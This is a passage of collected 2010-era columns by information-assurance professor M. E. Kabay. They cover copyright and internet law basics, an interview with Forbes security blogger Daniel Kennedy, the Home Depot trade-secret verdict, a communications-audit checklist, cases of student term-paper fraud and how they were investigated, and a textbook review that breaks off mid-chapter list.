3. You can increase protection of your creative output by including "Copyright © yyyy <yourname>. All rights reserved." (where yyyy is the year) at the bottom of every page or on all images. You don't need to pay for a *registered* copyright on your material but you may decide to do so if your ideas/production are worth protecting strongly. You can have your work notarized (often for free) and then mail it to yourself at the local Post Office using registered mail with proof of delivery.

4. Don't reproduce *other people's* copyrighted materials without their written permission. That means you must not post or technically even e-mail someone else's writing / drawing / photography / video without their express permission. E.g., if you want to forward someone's private e-mail message, *ask them for permission first.*

5. Trademarks (TM, ®) indicate symbols (and possibly words) that you *may not use without permission.* You may *not* include trademarked logos on your Web site or in your e-mail messages, images, or videos without written permission of the trademark holder.

6. *Trade secrets* are protected under law: if you find out something secret about a new product or process, *don't post it in public without permission* or you may be sued for damages.

7. Music is protected under copyright. Don't post or use other people's musical output in any public materials without expression permission (usually obtained by paying a fee to the Copyright Clearance Center < http://www.copyright.com/ >).

8. Before downloading music from the Internet, check to be sure that the Web site you are visiting is a lawful one, not a pirate site. Downloading music illegally can bring serious legal and monetary penalties.

9. Don't share copies of music you have bought; almost all of it is copyright-protected and may *not* legally be copied and distributed to others without a license.

10. *Pictures* and *drawings* are protected under copyright. Even if an image is posted on a Web site, you must not simply use it in your own work / lectures / Web pages without permission: *ask.* Many copyright owners are happy to give permission if you indicate the ownership of the work and include the fact that you are using it by permission.

11. *Videos* are protected under copyright. Don't post or transmit someone else's video without the copyright-holder's permission – especially if it is movie from a commercial studio.

12. *Commercial software* (not freeware) may *not* legally be copied and shared without payment to the copyright holders. Read the End User License Agreement to be sure you understand exactly what you are allowed to do with software.

13. *Pornography* is protected under the First Amendment in the US; if you own the copyright to the pornographic imagery/music/words, you can do what you want with it (and take the social consequences).

14. *Obscenity* is *not protected* under the First Amendment. Obscenity is (vaguely) defined as material having no socially, artistically or intellectually redeeming value and which offends (local) conventional standards of decency (in the USA, especially in terms of sexuality). "Local" is difficult to define in the age of the Internet.

15. *Child pornography* is any visual representation of underage (in the USA, generally under 18 years of age) children engaged in sexual positions, situations or actions. Making, storing and transmitting child pornography are felonies in the USA. There is still some question about the legality of child pornography created using digital modifications of images not involving real children.

16. *Defamation* is anything that puts someone in a false light. Spoken defamation is *slander*; written or pictorial defamation are *libel*. All may incur civil lawsuits for damages. Truth is a defense against an accusation of defamation but the truth must be proven in court to avoid an adverse judgement.

17. *Cyberbullying* consists of using electronic means to intimidate and humiliate a victim. Cyberbullies have used phones, e-mail, instant messaging, discussion boards, and pictures on

Web sites, and phones to harass their victims. Teach your kids about cyberbullying – not to do it and to report it to you at once if it happens to them.

18. *Cyberstalking* is scary surveillance and harassment through electronic means. Contact your local police! Some cyberstalkers have murdered their victims. See < http://www.haltabuse.org/ > for good information about defending yourselves.

19. *Criminal hackers* break into other people's computers and networks without permission. *Malware writers* create harmful software. They are breaking US federal laws and can go to jail for many years.

20. *Spammers* (people who send out large volumes of unsolicited commercial e-mail) have also been convicted of federal crimes and fined millions of dollars in penalties. Don't send spam or reply to spam and never buy anything from or send any money to spammers.

Useful References from M. E. Kabay's Web site:

Ethics section < http://tinyurl.com/2b3kwvl >;

Cyber-Safety for Everyone: From Kids to Elders. < http://tinyurl.com/2wan2fk >;

Overviews of computer crime < http://tinyurl.com/6gqyb7 >

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Firewall:
Interview with Blogger Daniel Kennedy (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Daniel Kennedy, MSIA, graduated from the Master of Science in Information Assurance< http://infoassurance.norwich.edu/ > program in the School of Graduate Studies< http://graduate.norwich.edu/ > of Norwich University< http://www.norwich.edu/ > in 2008. He has recently become a contributor to an interesting, thoughtful and valuable blog at *Forbes Online*< http://blogs.forbes.com/firewall/ > and I interviewed him recently about his new project. This is the first of a two-part interview.

* * *

What prompted you to create join the Forbes security blog?

Becoming a contributor for *Forbes Online* was born out of creating the blog PraetorianPrefect< http://praetorianprefect.com/ > last year. On that blog, we (myself and two partners) wanted to create content that would tell a more in-depth and technical story than most blogs, as well as to go after some sacred cows in the information security space, because that was the type of blog we enjoyed and where we sit professionally at Praetorian Security Group (creating an intersection between extremely technically oriented research and the management consulting practices of information security).

I received the Forbes invitation following a nomination for Security Blog of the Year< https://365.rsaconference.com/blogs/security-blogger-meetup/2010/01/29/envelope-please-and-the-winners-are > at the RSA Conference for PraetorianPrefect, after which a Forbes writer became a regular reader of our blog.

The Forbes Firewall content is largely meant to be, in the words of the editor Andrew Greenberg, short, smart, and not overly technical. My goal is to relate current stories in information security to the everyday challenges facing people in companies, universities, and government agencies. "Why did this event occur?" and "What might have prevented or mitigated its negative effects?" are the types of questions I intend to provide some analysis on for reader thought and discussion.

Whom are you writing for (what's your intended audience)?

We are writing primarily for security and IT executives and practitioners, but we want to be useful to anyone who wants to develop a greater understanding of the issues faced in information security. For example, the recent scareware article< http://blogs.forbes.com/firewall/2010/03/16/the-proliferation-of-scareware-hits-home/ > is written in a style that can appeal to family members of Firewall's readers to help protect non-technical people from these scams. I hope it gets forwarded around a bit by Firewall readers.

In general, I hope the content will be useful to people with differing areas of expertise.

What would you like readers to be able to do – or to do better – after they read your columns?

I'd really like them to ask more questions about what's happening around them. Before they hire a vendor, demand answers as to how personal data is protected. Before installing a specialty vendor product, ask about the last time it underwent a security test and to see the results. I want readers to understand that security breaches are serious events and require professional evaluation of what has happened, both from a due care standpoint as well as a regulatory one.

Basically, I hope the blog can help to reduce the number of people treating information security concerns as an afterthought and who minimize its importance. The gap between those who have their act together and those who do not is an enormous chasm.

More in the next column.

* * *

Daniel Kennedy, MSIA, CISSP, CEH leads initiatives in policy and operational security management, directs strategy on risk assessment and certification, and is head of business continuity planning and disaster recover objectives at Praetorian Security Group, LLC.< http://www.praetoriansecuritygroup.com/company/management-team/ >

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Firewall:
Interview with Blogger Daniel Kennedy (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second of two parts of an interview with Daniel Kennedy, MSIA, who graduated from the Master of Science in Information Assurance< http://infoassurance.norwich.edu/ > program in the School of Graduate Studies< http://graduate.norwich.edu/ > of Norwich University< http://www.norwich.edu/ > in 2008. He has recently become a contributor to an interesting, thoughtful and valuable blog at *Forbes Online*< http://blogs.forbes.com/firewall/ > and I interviewed him recently about his new project.

* * *

What do you think your focus will be in the coming months?

I'm still finding my voice on this Web site, but my primary focus will be on what I think is most missing: fundamental security strategy within companies and its effective execution. I am very much in favor of the capabilities new and innovative products can provide, but I find their implementation in many organizations is haphazard; the products lead the implementation calendar rather than allowing internal teams to find the right products that fit into an overall, strategy that prioritize the rollout of its component parts.

For example, there are organizations which provide privileged access to all users and have no Web filtering, yet they are asking about high end data leakage protection (DLP) products< http://www.networkworld.com/community/node/23754 >. Companies may have no patch management< http://www.mekabay.com/courses/academic/norwich/is342/is342_lectures/csh5_ch40_patches.pdf > and no validation of their anti-virus, yet they want to discuss high end log review security information and event management (SIEM)< http://www.networkworld.com/news/tech/2009/031909-tech-update.html > products. Many companies are not doing intrusion detection< http://www.mekabay.com/courses/academic/norwich/is340/is340_lectures/csh5_ch27_ids_ips.pdf > at all, doing it in baffling ways, or outsourcing it to providers who aren't actually monitoring anything. In most cases all of these things should be part of a strategy, but more complex projects will only be successful if built on a foundation of getting the basics right.

Those basics involve the somewhat less sexy implementation of security policies< http://www.mekabay.com/courses/academic/norwich/is342/is342_lectures/csh5_ch44_security_policy_guidelines.pdf >, awareness programs< http://www.mekabay.com/courses/academic/norwich/is342/is342_lectures/csh5_ch49_security_awareness.pdf >, communication plans< http://www.mekabay.com/courses/academic/norwich/is342/is342_lectures/csh5_ch56_csirts.pdf >, and other aspects of information security programs that people try to run from because they are uncomfortable, they involve the entire organization, and they require putting oneself 'out there'.

So there are security teams looking busy but crippled by the lack of organizational power afforded them in the environment they're in and by the inability to set their own reasonable agenda, and thus not advancing the state of security within their organizations. There are people responsible for information security in different areas of the enterprise, but organizationally its implemented such that there is no central strategic leadership in the form of a CISO. I hope I will support these teams by showing that many security events that get highlighted in the media are not caused by some especially advanced attacker but rather by exploiting simple, fixable and preventable vulnerabilities. And even when the attack is advanced, that in many cases the incident response, forensics response, and corporate handling of the event left room for improvement.

How are you finding the experience of writing regularly for public consumption?

It is difficult, both from the perspective of clearing time to write and in trying to create content that is meaningful without appearing to sell something, parrot back old content, or publish unsubstantiated personal opinions without a relevant story from experience or an observed condition.

I got back into writing seriously while in the Masters of Science in Information Assurance program< http://infoassurance.norwich.edu/ > up at Norwich University< http://www.norwich.edu > in Vermont, which had as part of its curriculum a demanding schedule of writing security papers as well as a strict evaluation of that writing. That training made creating 1,000 word essays easier.

That said, putting ideas before the public, especially controversial ideas, and seeing how people react is interesting. When publishing on a Web site, one does receive comments that are not well thought out or are just silly, but sifting through user responses is always made worthwhile when you hit upon someone who posts a reaction that requires you either to defend your position more effectively or to radically reassess the way you've been approaching a topic.

* * *

Daniel Kennedy, MSIA, CISSP, CEH leads initiatives in policy and operational security management, directs strategy on risk assessment and certification, and is head of business continuity planning and disaster recover objectives at Praetorian Security Group, LLC.< http://www.praetoriansecuritygroup.com/company/management-team/ >

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Michael Powell Gives Home Depot the Finger (Guard): Trade Secret Theft Punished by Court

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

I recently led a three-hour workshop on intellectual property law developments in the last year to the graduating students of the class of 2010 Master of Science in Information Assurance (MSIA) program< http://infoassurance.norwich.edu/ > at Norwich University. One of the most startling cases – not the kind of adjective one expects to use when reviewing intellectual property issues – was the case of Michael Powell vs Home Depot.

Inventor Michael Powell< http://www.palmbeachpost.com/news/after-winning-23-9-million-verdict-against-home-752093.html?cxntlid=cmg_cntnt_rss > had a 20-year relationship with Home Depot< http://www.homedepot.com >. In 2004, he brought the prototype of his then-unpatented finger-guard for protecting workers from radial saws to the company to help reduce injuries when cutting wood for customers. He was shocked when Home Depot simply stole his design and manufactured thousands of the devices for their own use without payment. < http://southflorida.bizjournals.com/southflorida/stories/2010/05/10/daily30.html > A Home Depot executive, informed that Powell would sue for theft of trade secrets, said, "(Expletive) Michael Powell. Let him sue us."< http://gizmodo.com/5539322/home-depot-ordered-to-pay-25-million-for-stealing-inventors-safety-gizmo >

In May 2010, U. S. District Judge Daniel Hurley angrily ordered the company to pay the inventor $3M in punitive damages. In March, a jury had ordered a fine of $15M in restitution. The judge also ordered payment of $2.8M in legal fees and $1M a year in interest starting in 2006, the year Powell obtained his patent on the "Safe Hands" device.

The judge's blistering ruling also included severe criticism of Home Depot's attorneys. According to Jane Musgrave of the Palm Beach Post, "He also criticized Home Depot attorneys for their handling of the case, which he described as 'nasty, mean litigation.' For instance, when Powell's attorney asked for records of injuries caused by the saws, Home Depot attorneys handed over 6,000 documents. In a spot check of 2,300 pages, Powell's attorneys found one document that dealt with a saw injury. 'This is the kind of activity that people look at that engenders outright disgust for the legal profession,' Hurley said. 'It is shameful.'" < http://www.palmbeachpost.com/news/home-depot-called-arrogant-ordered-to-pay-ex-680890.html >

Total settlement: $23.9M. Original bill if Home Depot had paid the inventor his asking price in 2004: $4M.

Loss of business resulting from the disgust customers will feel at Home Depot's executives' behavior: incalculable.

Morals of this story: (1) People shouldn't steal other people's ideas; (2) Arrogance and nastiness actually do sometimes get their comeuppance.

On a related note, Home Depot stores in Manhattan were among those found by undercover investigators< http://www.nydailynews.com/news/ny_crime/2010/06/17/2010-06-

17_investigators_go_undercover_at_home_depot_eastern_mountain_sports_to_rid_nyc_of_.html > to be selling illegal switch blades< http://www.antiqueamericanswitchblades.com/ > and gravity knives< http://www.ehow.com/how-does_4578586_what-gravity-knife.html >.

(Expletive) you indeed.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Check Your Public Face:
Carry Out Routine Internal Audits of Communications

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Everyone has received robocalls and hang-up calls (call abandonment), right? You are in the middle of dinner with the family, the phone rings, you pick it up, and – nothing. Sometimes you actually do hear a recorded message, sometimes you get a harried telemarketer trying to get you to give a donation to some cause or to spend money on some item, but sometimes you just hear a click as the call is dropped.

Michael Cooney wrote about the problem in a column back in August 2008< http://www.networkworld.com/community/node/31211 > where he reported that the Federal Trade Commission was adjusting its Telemarketing Sales Rule to (a) stop unsolicited commercial robocalls and (b) mandate a 97% completion rates on all calls placed using predictive dialing (Cooney explained, "Predictive dialers place calls in anticipation that a salesperson will become available by the time one of the numbers called is answered.")

In the days before I wrote this article, I started getting several calls from a non-profit educational institution I have supported for many years. Each call was a hang-up, so, out of concern for their reputation, I called their main number to report the problem. I listened to their menu options and pressed 7 to reach the Public Relations department so I could let them know that hanging up on donors is not cool and not likely to increase or even maintain their level of donations.

To my astonishment, the line to which "7" directed me had the following response message: "This is -----. As of December 31, 2008, I will no longer be working at the -----. Please call ---- at extension 307."

Good heavens! This respected institution has an inappropriate phone message over 18 months old on its Public Relations line??

The incident reminded me of some of the principles I teach in consulting and in academic courses. Just as we should routinely check our security measures using vulnerability assessment tools and methods, we must check all aspects of our public face to ensure that we are presenting precisely what we want to present to visitors, customers, potential customers, and donors.

Here are some ideas for what you can start checking today at your place of business:

1. Web site
    a. Run a broken link analysis. Web design tools such as Dreamweaver < http://www.adobe.com/products/dreamweaver/ > all provide automatic tools for scanning all the source files in the Web site repository for broken internal links; most also provide checks for broken external links. You can also use the excellent Link Sleuth< http://home.snafu.de/tilman/xenulink.html > from Xenu for checking link integrity.
    b. Check the currency of the information you are showing the public. Are the phone numbers correct? Names of people in specific positions? Names and biographies of officers? Product lines? Prices? Regulations? Publications? Sponsors?

2. E-mail system
    a. Does everyone who is currently working at the organization have a proper e-mail address?
    b. Are all the e-mail addresses currently on the system actually assigned to current employees or other authorized, intended users?
    c. Are there any automatic forwarding instructions on the system that violate corporate policy (e.g., forbidding corporate e-mail to be forwarded to private e-mail addresses)?
    d. Are all the distribution lists (i) complete and (ii) correct? Specifically, are there any addresses in the lists which are out of date by referring to staff members who have changed their roles and are no longer appropriate for that particular list? Are there any ectopic addresses such as those of outsiders who should not be receiving confidential information at all?
3. Telephone system
    a. Is the message that an outside caller receives correct, professional and up to date?
    b. Does the list of menu choices reflect known statistics about the frequency of calls to specific functions (the most frequently called services should be earlier in the list)?
    c. Do the phone numbers associated with each of the menu items match the current roles and responsibilities of the people fielding those calls?
    d. Are there measures in place to handle absences? For example, do people know how to forward their phone calls automatically to their backups so that callers immediately reach the appropriate employee when calling in from the outside?
    e. Are the answer messages on every extension (a) clear and professional; (b) friendly; (c) useful for the caller; (d) up to date?
    f. If robocalls are in use, is there a specific team assigned to monitor the frequency of hang-up calls? Does the team monitor repeat hang-ups to specific numbers to stop the robocalls to those numbers after a defined limit?
4. Fax lines
    a. Are the fax headers complete on all outgoing faxes? Do they include the correct contact information and organization name?
    b. Are the fax systems identifying themselves correctly to inbound callers?
5. Letterhead and envelopes
    a. Is the information such as addresses, divisions and so on correct on letterhead, notes, and envelopes?
    b. Are the brand names, and trademarks correct on all paper products?

We should all be scheduling routine internal audits of these issues as a matter of course.

Boring, but better to fix the problems before they become embarrassing.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Fraudulent Term Papers:
A Breach of Authenticity

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Authenticity is one of the six fundamental attributes of information (the Parkerian Hexad – see "Crime, Use of Computers In< http://www.mekabay.com/overviews/crime_use_of_computers_in.pdf > from the *Encyclopedia of Information Systems*< http://www.amazon.com/Encyclopedia-Information-Systems-Four-Set/dp/0122272404 >) that we strive to protect through information assurance. Submitting a term paper to a teacher as fulfillment of an academic requirement when the paper has been written to order by a ghost writer is a breach of authenticity as described by Donn B. Parker in his writings (see for example Chapter 10 of *Fighting Computer Crime: A New Framework for Protecting Information*< http://www.amazon.com/Fighting-Computer-Crime-Protecting-Information/dp/0471163783 >).

Type "custom written term papers" into a search engine and you will get millions of hits (2,670,000 on Google in late June 2010). The criminals who run these *paper mills* are completely unabashed by their contribution to academic dishonesty: they use advertising phrases like "100% plagiarism free, fully referenced, free unlimited amendments & guaranteed privacy." Their Web sites have pull-down menus for ordering fraudulent essays of different academic levels (high school, university, masters, doctorate), number of pages and words, bibliographic style (APA, MLA, Chicago and so on), and language style (US English, UK English and even "not a native speaker"). Costs are around $10/page.

For professors receiving these fraudulently purchased papers, there's a real problem proving the fraud. The papers really aren't plagiarized: they are written to order and they are unique. They don't appear on the Web and therefore cannot be located using such text-oriented plagiarism-detection engines as DOCCOP.COM< http://www.doccop.com >; because they are new, they are not in the database of student papers maintained by TURNITIN.COM< http://turnitin.com/static/index.html >.

Why should anyone care? More particularly, why should readers of this column care?

In the academic community, presenting someone else's work as one's own – whether through plagiarism or by having a paper ghost-written – is viewed with visceral horror. The point of having students write term papers is to help them learn; buying a paper written to order is such a subversion of the process that it is nauseating. Then too, grading a student's paper should be a dialog in which the instructor shares constructive insights with the student to improve the student's reasoning and writing skills; expending energy on the wrong person's work is at least frustrating.

But for non-academic readers, just consider the implications of hiring someone who had cheated his way through a college degree: would you be happy having such a person in your team? The most fundamental problem is the employee's lack of honesty. If she is willing to cheat to get a degree, what is she willing to do to *you* to get ahead? If he misrepresented his academic qualifications by claiming a degree he did not earn, what else is he lying about? If she considers

ethics, rules and laws to be so unimportant, what would stop her from selling your trade secrets to the highest bidder? If he's willing to present someone else's work as his own in school, what will stop him from stealing – plagiarizing – other people's materials and getting your organization into deep legal trouble when the theft is found out?

It's a bad business.

In my next columns, I'll tell you about two cases of student plagiarism.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Essay Forensics:
The German Caper

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

I recently had the unpleasant duty of reporting one of my undergraduate students to the Norwich University Academic Integrity Committee (AIC) for suspected academic dishonesty. In this report, without compromising the student's identity (something forbidden by the Family Educational Rights and Privacy Act or FERPA < http://www2.ed.gov/policy/gen/guid/fpco/ferpa/index.html >), I want to show academic readers the investigative procedure that resulted in conviction of the student by the AIC and a resulting grade of F on his entire course.

The first clue that there was something wrong was the gut-level sense that the writing I received in the final draft of the student's term paper on April 28, 2010 was not his own. I went back to his first draft and his second draft and reread his responses to quizzes and the mid-term exam; not one of these documents resembled the final paper in style. The earlier work was riddled with grammatical errors, sentence fragments, unclear assertions, and disorganized presentation of a mishmash of apparently undigested information. The final paper was well organized, well written, and exhaustively documented.

Another issue that struck me was that the last paragraph of the final version actually did resemble the original drafts – and it was printed in a point size (11) different from that of the rest of the paper (12).

Next, I examined the references in the paper. About 18 of them lacked specific page numbers or URLs, so I went to the Kreitzberg University Library and searched for them in the collection and in the electronic resources. No luck. The only references to them via search engines on the Web were to a few fragmentary extracts with only a few pages in Google Books< http://books.google.com/ >. I asked the Reference Librarian to check whether *anyone* (not the specific names of borrowers) had received any of these missing texts using interlibrary loans; no one had in the period from January through May 2010.

One of the references was to a German-language text. In the bibliography, the student left the following note: "Unless you have begun reading in German, you might want to explain this." That was, um, odd.

I also examined the metadata in the Word documents submitted by the students by using the free Metadata Analyzer< http://www.smartpctools.com/metadata/ > from Smart PC Solutions< http://www.smartpctools.com/about.html >. The tool showed inconclusive results; the author field for the first draft had the student's former girlfriend (according to him, he wrote it on her computer); the author of the second draft was "profiletest" (which I was unable to tie to anything significant using a Google search) and the author of the third (final) draft was "image_add" (also inconclusive in a search).

During the AIC hearing, I asked the student for the specific pages and URLs for the incomplete references; he was unable to supply them, claiming he had not recorded any of these details. When asked the meaning of the phrase about explaining the German text, he could not respond

coherently. Asked (in German) how he came to read such a large history book (it is 889 pages long according to the snippet in Google< http://books.google.com/books?id=NMBmAAAAMAAJ&q=Repgen+Bosbach&dq=Repgen+Bosbach&hl=en&ei=aYAaTJqhMYrgNbTzmLsF&sa=X&oi=book_result&ct=result&resnum=7&ved=0CEAQ6AEwBg >), he responded that he does not speak German. Well, I asked, how did you read the book to be able to reference it in your work? He said he read a translation (there is no such translation: I checked). He asked if I was aware of translation engines such as Google Translate< http://translate.google.com/ >; but, I asked, how could he have known which pages to translate if he doesn't read German? He said he translated the entire book (although it is NOT available in its entirety online).

Other professors asked questions I had not thought about.

One perspicacious professor asked why the drafts were so different from the final version; the student said he worked for three weeks solid on the final version. Another professor asked why, in that case, he had submitted the second draft on April 25 and the final draft on April 28. Oh, said the student, he meant he spent three days on the work. Then a professor instructed the student as follows: "I am going to ask you a question and I want you to answer immediately, without delay or hesitation and without time to consult anything. Do you understand?" "Yes," said the student. "What was Giordano Bruno accused of?" said the professor, naming a central figure discussed in the paper. There was a long pause, and the student asked in apparent puzzlement, "Bruno?" That was enough for the professor (and the rest of the Committee).

The AIC voted unanimously to rule against the student and I gave him an F grade for the course.

One of the most unfortunate features of a free market is that criminals use the free market for criminal activities. We may as well recognize the fact and respond by increasing the costs of their fraud through prosecution and punishment. I would like to see more states passing and enforcing legislation prosecuting firms which write term papers on contract. In addition, I would like schools and universities to launch civil torts against the students who submit such fraudulent work for recovery of damages to recompense faculty and staff for the waste of time incurred in investigating this kind of crap.

GRRRRR.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Academic Fraud:
The Biology Lab & The French Paper

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

After I sent in the last two articles about papers-for-purchase, I remembered a couple of stories that might amuse readers even though they are far from the normal course of discussion of network and enterprise security. Consider these two simply as amusing stories of fraudsters caught in their own lies and as a little break from the serious stuff I usually write about.

The first case occurred when I was a graduate student working in the laboratory of a distinguished scientist. There were always several graduate students under his direction working on doctoral thesis research, and one of them who arrived a couple of years into my time there was a very nice fellow whom I will call Hank (of course I'm masking all the details). Hank and his wife were lovely people and I thoroughly enjoyed getting to know them. They were honest, hard-working mid-westerners and my wife and I liked their sense of humor and their friendly openness.

Hank did excellent work on his research project and was known for his neatness and lack of clutter. We had a lot of glassware in our lab, and the nature of the little fresh-water invertebrates we worked on were very sensitive to contaminants, so we would do mind-numbing routines like washing the glassware in non-ionic detergent, rinsing everything ten times in hot tap water, rinsing it ten time in distilled water and finally rinsing it ten times in double-distilled water (this is where I learned Monty Python by heart – I used to listen to tapes of the British comedians while spending hours on the glassware). Hank was famous for never once breaking anything and for always having his equipment perfectly racked after his experiments.

Yep, neat and tidy: it became evident to our professor that the reason everything was neat and tidy was that Hank was not actually performing any experiments at all. He was making up all the results without the bother of doing the work. He was thrown out of graduate school in disgrace and his wife divorced him shortly thereafter.

Incidentally, if you ever have any questions about the validity of numerical data (e.g., accounting results or quality-control data), there are well-established techniques for identifying made-up or extensively modified data. Forensic accounting< http://www.forensicaccounting.com/ > techniques, which can be applied to experimental data as well, include such techniques as verifying that the digits in the data are randomly distributed (e.g., using goodness of fit tests)< http://www.mekabay.com/methodology/crime_stats_methods.pdf > and tests of independence in the numerical sequences (Markov chaining tests).

* * *

The second incident occurred when I was teaching in my native language at a French-language university in 1978-9. One day I received a term paper from a student and burst into laughter when I turned the page from the cover page to the second page. I showed the paper to my chairman and *he* laughed immediately too. So we called the student in for questioning (remember, this is all in French – which will become significant shortly).

Trying as best we could to keep straight faces, we asked him if he had written the paper. Oh yes, he said, he had written it. “Every word?” we asked. “Yes indeed!” he answered.

So, I asked, “What is the title of the paper?” He had forgotten. “But you wrote it?” “Oh yes.”

My chairman asked, “What is the paper about?” The student had forgotten that too and complained that he was rattled by the situation. We assured him that we bore him no malice (we really didn’t – we were internally laughing at him, not angry).

“Why is the typewriter used on the cover page different from the typewriter used throughout the rest of the paper?” (That was the first clue that made us laugh.) Well, he had made a mistake on the cover page and had had to retype it on a different machine because he noticed the error later.

“But you wrote it all yourself?” Oh yes – and he vehemently said that he resented the accusation of dishonesty!

“Well then, could you please explain why every self reference in the paper is feminine?” (Here I have to explain that in French, if you write “I seated myself” it’s different for a man than for a woman: e.g., “Je me suis assis” vs “Je me suis assise.”) At that point he actually put his head down on the desk and admitted that he had submitted a paper written by his girlfriend.

Now THAT was a funny interrogation.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Bidgoli's New *MIS 2010* Textbook a Gold Mine

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Professor Hossein Bidgoli< http://www.csub.edu/~hbidgoli/ > is a superstar of the information sciences. Not content with editing an outstanding series of handbooks and encyclopedias< http://www.csub.edu/~hbidgoli/vitae.html >, he has now written a superb new contribution to management information systems. My friend and colleague Eddie Rabinovitch has a review of the work; everything below is Eddie's own text with minor edits.

* * *

In my opinion, Hossein Bidgoli's *MIS 2010* < http://www.amazon.com/2010-Review-Cards-Printed-Access/dp/0324830084 > college textbook (ISBN 978-0-324-83008-8) is going to be the missing link in college education for our students by preparing them for real life applications of the computer science and systems engineering they have been studying for years.

This book should make management information systems (MIS) a fun subject because it is import in modern society and thanks to the wide variety of the auxiliary teaching aids, case studies, and interactive online study tools provided < http://4ltrpress.cengage.com/MIS >. And the author encourages his readers to provide instant feedback by using this Web site to reach him directly!

The first chapter provides an excellent overview of information systems, their usage in our daily life and implementation by different industries. However, this chapter is not all about the positive aspects of MIS: it also emphasizes the need of modern information systems for cybercrime protection. A special section here describes the infamous 2007 identity theft case in T.J. Maxx and Marshall stores.< http://www.networkworld.com/community/node/16134 >

- Each chapter in this book has an industry connection, referring to one of the most significant companies that contributed to development of information industry. The industry connection in Chapter 1 is to Microsoft and its case study is about utilization of information technology at FedEx.

- Chapter 2 focuses on the computer, its different components, peripheral devices and performance characteristics. Case study in this chapter is about Linux, which the author titled "An operating system on the rise". The industry connection in Chapter 2 is to IBM.

- Chapter 3 is dedicated to database management systems and the recent trends in data warehousing and data marts. There is a very interesting case study in this chapter discussing business intelligence. And the industry connection in this chapter is to Oracle.

- Chapter 4 focuses on some of the key characteristics of information systems: i.e. privacy, ethical as well as unethical and even criminal aspects. This chapter also deals with issues of privacy, censorship, data gathering by different Internet tools and techniques, as well as intellectual property and copyright laws. Industry connection in this chapter is with Anonymizer, Inc. allowing anonymous web browsing. Case study is about privacy and security breaches at Acxiom Corporation – the world's largest processor of consumer

data.

